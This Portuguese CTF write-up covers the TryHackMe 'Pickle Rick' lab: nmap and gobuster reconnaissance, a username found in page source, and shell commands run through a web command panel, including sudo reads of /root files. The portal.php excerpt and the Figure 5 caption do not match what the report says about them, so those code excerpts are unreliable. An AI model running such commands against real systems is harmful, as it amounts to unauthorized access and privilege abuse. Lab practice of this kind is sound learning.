

Relatório de Penetration Test: Pickle Rick

Edson Gabriel Barbosa Brandão

Maio de 2026

Conteúdo

1	Visão Geral	2
2	Reconhecimento	2
2.1	Enumeração de Portas e Serviços	2
2.2	Inspecionar a pagina	2
3	Exploração	3
3.1	Achar paginas com gobuster	3
3.2	Pagina de comandos	3
4	Conclusão	5
5	Referências	5

1 Visão Geral

É um ctf de nível fácil do TryHackMe tematizada de rick and morty com varias pegadinhas e pistas escondidas dentro dos sites.

2 Reconhecimento

2.1 Enumeração de Portas e Serviços

A fase de reconhecimento teve início com a execução de uma varredura utilizando o Nmap para descobrir portas abertas e mapear os serviços em execução no endereço alvo:

```
nmap -A -sV <TARGET_IP>
```

Os resultados da varredura indicaram 2 portas abertas principais, revelando um servidor web Apache no Ubuntu, o serviço SSH porém nada de critico.

```
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-24 18:01 -0400
Nmap scan report for 10.66.164.25 (10.66.164.25)
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 68:68:a1:0f:f0:a5:75:63:69:e2:76:41:4d:80:5f:07 (RSA)
|   256  6a:49:34:cb:db:cc:0a:b0:95:81:4f:05:00:a5:cb:f1 (ECDSA)
|_  256 19:46:82:dc:ea:10:35:02:bf:fb:5a:27:24:1e:bc:ba (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Rick is sup4r cool
|_ http-server-header: Apache/2.4.41 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
```

Figura 1: Varredura Nmap

2.2 Inspeccionar a pagina

Ao achar nada de tão interessante no nmap decidi ir até o endereço IP da maquina e ao acessar o site fui verificar seu código fonte e achei uma nota.

```
28 <!--
29
30     Note to self, remember username!
31
32     Username: RickRu13s
33
34 -->
35
36 </body>
37 </html>
38
```

Figura 2: Anotação dentro do html da pagina contendo o user

3 Exploração

3.1 Achar paginas com gobuster

Com a ferramenta gobuster em um arquivo padrão das listas de seclists do Kali, podemos tentar achar outras paginas com possíveis pistas

```
gobuster dir -u http://<TARGET_IP> -w <SECLIST> -t 100 -x php,txt,html
```

```
login.php      (Status: 200) [Size: 882]
index.html     (Status: 200) [Size: 1062]
assets         (Status: 301) [Size: 315] [→ http://10.67.170.253/assets/]
portal.php     (Status: 302) [Size: 0] [→ /login.php]
robots.txt     (Status: 200) [Size: 17]
```

Figura 3: Resultado gobuster

Com o usuário achado no index e a string achada na pagina robots.txt na senha, inserimos essas informações na pagina de login

3.2 Pagina de comandos

Entramos em uma pagina que podemos inserir comandos e todas as outras abas estão bloqueadas




Figura 4: Pagina achada pelo login

```
<div class="container">
  <div name="input" action="" method="post">
    <div>Command Panel</div>
    <input type="text" class="form-control" name="command" placeholder="Commands"/>
    <input type="submit" value="Execute" class="btn btn-success" name="sub"/>
  </div>
</div>
</body>
</html>
```

Figura 5: String escondida no html da pagina

Ao analisar a string, vemos que possui ==, um indicativo que foi codificada em Base64. Ao decodificar múltiplas vezes até achar algo legível, apareceu "**rabbit hole**", o que não parece ser útil na barra de comando.

Ao testar vários diferentes comandos até achar um que seja permitido, um deu certo:

```
grep . -R
```

Isso nos deu acesso a todos os arquivos das paginas e ao ver o código fontes deles obtemos varias informações.

```
portal.php: function containsOnly($array, $array2)
portal.php: {
portal.php:     foreach($array2 as $val) {
portal.php:         if (!strpos($array, $val)) return false;
portal.php:     }
portal.php:     return true;
portal.php: }
portal.php: // Get new url
portal.php: $cookie = array('name' => 'name', 'value' => 'value', 'path' => '/');
portal.php: if(isset($_POST['command'])) {
portal.php:     if(containsOnly($_POST['command'], $cookie)) {
portal.php:         echo "Captured command disabled to make it hard for future cheepcheese Riccardo's chee <3>=)log Wtf=)asdasd/fall, all!";
portal.php:     }
```

Figura 6: Lista de comandos proibidos

```
159 login.php:</body>
160 login.php:</html>
161 Sup3r53cretPick13Ingred.txt:mr. meeseek hair
162 clue.txt:Look around the file system for the other ingredient.
163 portal.php:<?php
164 portal.php:session_start();
```

Figura 7: Ingrediente 1 e pista

Para procurar outros arquivos tentamos mudar de diretorio

```
ls /home
```

```
ls /home/rick
```

```
less /home/rick/"second ingredients"
```

Command Panel

Execute

1 jerry tear

Figura 8: 2 ingrediente

Agora iremos ver se podemos ver os arquivos da root

```
sudo ls /root
```




Figura 9: Root acessada

```
sudo less /root/3rd.txt
```

e finalmente obtemos o ultimo ingrediente

4 Conclusão

Foi bem desafiador descobrir os comandos que funcionariam e foi interessante usa uma barra de comandos fora do ssh, além da importância de ver o código das paginas por pistas.

5 Referências

- **Nmap Network Mapper:** Ferramenta de descoberta de rede e auditoria de segurança. Disponível em: <https://nmap.org/>